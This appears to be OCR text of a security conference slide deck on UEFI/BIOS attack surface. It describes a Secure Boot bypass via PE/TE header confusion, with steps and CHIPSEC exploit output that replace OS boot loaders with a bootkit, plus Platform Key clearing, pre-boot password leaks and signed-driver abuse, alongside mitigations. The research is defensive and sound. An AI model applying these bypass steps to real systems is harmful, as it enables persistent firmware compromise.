                jnz     short NotValid
                mov     eax, 1
                retn
; ---------------------------------------------

NotValid:                               ; CODE XR
                                        ; IsValid
                xor     eax, eax
                retn
IsValidPe       endp
```

PE/TE Header Confusion

- **`ExecuteSecurityHandler`** calls **`GetFileBuffer`** to read an executable file.
- **`GetFileBuffer`** reads the file and checks it to have a valid PE header. It returns **`EFI_LOAD_ERROR`** if executable is not PE/COFF.
- **`ExecuteSecurityHandler`** returns **`EFI_SUCCESS (0)`** in case **`GetFileBuffer`** returns an error
- Signature Checks are Skipped!

PE/TE Header Confusion

BIOS allows running TE images w/o signature check

- Malicious PE/COFF EFI executable (bootkit.efi)
- Convert executable to TE format by replacing PE/COFF header with TE header
- Replace OS boot loaders with resulting TE EFI executable
- Signature check is skipped for TE EFI executable
- Executable will load and patch original OS boot loader

```
[+] imported chipsec.modules.exploits.secureboot.te
[x][ =======================================================================
[x][ Module: 'TE Header' Secure Boot Bypass exploit
[x][ =======================================================================
[*] Replacing bootloaders on EFI System Partition (ESP) z:\..
[*] Converting PE/COFF executable chipsec/modules/exploits/secureboot/bootkit.efi to TE format...
[*] Replacing z:\EFI\Boot\bootx64.efi with bootkit...
[*] Replacing z:\EFI\Microsoft\Boot\bootmgfw.efi with bootkit...
[*] Reboot now!
```

Demo

(Secure Boot Bypass via PE/TE Header Confusion)

Other Secure Boot Problems

CSM Enabled with Secure Boot


- CSM Module Allows Legacy On UEFI Based Firmware
- Allows Legacy OS Boot Through [Unsigned] MBR
- Allows Loading Legacy [Unsigned] Option ROMs
- Once CSM is ON, UEFI BIOS dispatches legacy OROMs then boots MBR

- CSM Cannot Be Turned On When Secure Boot is Enabled
- CSM can be turned On/Off in BIOS Setup Options
- But cannot select "CSM Enabled" when Secure Boot is On

Mitigations

- Force CSM to Disabled if Secure Boot is Enabled
- But don't do that only in Setup HII
- Implement isCSMEnabled() function always returning FALSE in Secure Boot
- Never fall back to legacy boot through MBR if Secure Boot verification of UEFI executable fails

Clearing Platform Key… from Software




"Clear Secure Boot keys" takes effect after reboot

➔ The switch that triggers clearing of Secure Boot keys is in UEFI Variable (happens to be in 'Setup' variable)

But recall that Secure Boot is OFF without Platform Key

PK is cleared ➔ Secure Boot is Disabled

Install Default Keys… From Where?



Default Secure Boot keys can be restored [When there's no PK]

Switch that triggers restore of Secure Boot keys to their default values is in UEFI Variable (happens to be in 'Setup')


Nah.. Default keys are protected. They are in FV

But we just added 9 hashes to the DBX blacklist ☹

Did You Notice Secure Boot Was Disabled?


The system protects Secure Boot configuration from modification but has an implementation bug

- Firmware stores integrity of Secure Boot settings & checks on reboot
- Upon integrity mismatch, beeps 3 times, waits timeout then...



Keeps booting with modified Secure Boot settings

BIOS Attack Surface: BIOS Settings



Handling Sensitive Data

Pre-Boot Passwords Exposure

- BIOS and Pre-OS applications store keystrokes in legacy BIOS keyboard buffer in BIOS data area (at PA = 0x41E)
- BIOS, HDD passwords, Full-Disk Encryption PINs etc.
- Some BIOS'es didn't clear keyboard buffer
- Bypassing Pre-Boot Authentication Passwords

- `chipsec_main -m common.bios_kbrd_buffer`


Secrets in the Keyboard Buffer?

```
[*] running module: chipsec.modules.common.bios_kbrd_buffer
[x][ =======================================================================
[x][ Module: Pre-boot Passwords in the BIOS Keyboard Buffer
[x][ =======================================================================
[*] Keyboard buffer head pointer = 0x3A (at 0x41A), tail pointer = 0x3A (at 0x41C)
[*] Keyboard buffer contents (at 0x41E):
20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 |
20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 |
[-] Keyboard buffer tail points inside the buffer (= 0x3A)
    It may potentially expose lengths of pre-boot passwords. Was your password 15
characters long?
[*] Checking contents of the keyboard buffer..

[+] PASSED: Keyboard buffer looks empty. Pre-boot passwords don't seem to be
exposed
```

* Better check from EFI shell as OS/pre-boot app might have cleared the keyboard buffer

BIOS Attack Surface: SMI Handlers




What? More Issues With SMI Handlers ?

Multiple UEFI BIOS SMI Handler Vulnerabilities

- Coordination is ongoing with independent BIOS vendors and platform manufacturers

Do BIOS Attacks Require Kernel Privileges?




To attack BIOS, exploit needs access to HW:

- PCIe config,
- I/O ports,
- physical memory,
- etc.

So, generally, yes. Kernel privileges are required..

Unless Suitable Kernel Driver Already Signed



Legitimate signed OS kernel driver which can do all this on behalf of a user mode app (as a *confused deputy*).

We found suitable driver signed for Windows 64bit versions (co-discovered with researchers from MITRE)

Ref: BIOS Security Guidelines / Best Practices

- CHIPSEC framework: https://github.com/chipsec/chipsec
- MITRE Copernicus tool
- NIST BIOS Protection Guidelines (SP 800-147 and SP 800-147B)
- IAD BIOS Update Protection Profile
- Windows Hardware Certification Requirements
- UEFI Forum sub-teams: USST (UEFI Security) and PSST (PI Security)
- UEFI Firmware Security Best Practices
  - BIOS Flash Regions
  - UEFI Variables in Flash (UEFI Variable Usage Technical Advisory)
  - Capsule Updates
  - SMRAM
  - Secure Boot

Ref: BIOS Security Research

- Security Issues Related to Pentium System Management Mode (CSW 2006)
- Implementing and Detecting an ACPI BIOS Rootkit (BlackHat EU 2006)
- Implementing and Detecting a PCI Rootkit (BlackHat DC 2007)
- Programmed I/O accesses: a threat to Virtual Machine Monitors? (PacSec 2007)
- Hacking the Extensible Firmware Interface (BlackHat USA 2007)
- BIOS Boot Hijacking And VMWare Vulnerabilities Digging (PoC 2007)
- Bypassing pre-boot authentication passwords (DEF CON 16)
- Using SMM for "Other Purposes" (Phrack65)
- Persistent BIOS Infection (Phrack66)
- A New Breed of Malware: The SMM Rootkit (BlackHat USA 2008)
- Preventing & Detecting Xen Hypervisor Subversions (BlackHat USA 2008)
- A Real SMM Rootkit: Reversing and Hooking BIOS SMI Handlers (Phrack66)
- Attacking Intel BIOS (BlackHat USA 2009)
- Getting Into the SMRAM: SMM Reloaded (CSW 2009, CSW 2009)
- Attacking SMM Memory via Intel Cache Poisoning (ITL 2009)
- BIOS SMM Privilege Escalation Vulnerabilities (bugtraq 2009)
- System Management Mode Design and Security Issues (IT Defense 2010)
- Analysis of building blocks and attack vectors associated with UEFI (SANS Institute)
- (U)EFI Bootkits (BlackHat USA 2012 @snare, SaferBytes 2012 Andrea Allievi, HITB 2013)
- Evil Maid Just Got Angrier (CSW 2013)
- A Tale of One Software Bypass of Windows 8 Secure Boot (BlackHat USA 2013)
- BIOS Chronomancy (NoSuchCon 2013, BlackHat USA 2013, Hack.lu 2013)
- Defeating Signed BIOS Enforcement (PacSec 2013, Ekoparty 2013)
- UEFI and PCI BootKit (PacSec 2013)
- Meet 'badBIOS' the mysterious Mac and PC malware that jumps airgaps (#badBios)
- All Your Boot Are Belong To Us (CanSecWest 2014 Intel and MITRE)
- Setup for Failure: Defeating Secure Boot (Syscan 2014)
- Setup for Failure: More Ways to Defeat Secure Boot (HITB 2014 AMS)
- Analytics, and Scalability, and UEFI Exploitation (INFILTRATE 2014)
- PC Firmware Attacks, Copernicus and You (AusCERT 2014)
- Extreme Privilege Escalation (BlackHat USA 2014)

THANK YOU!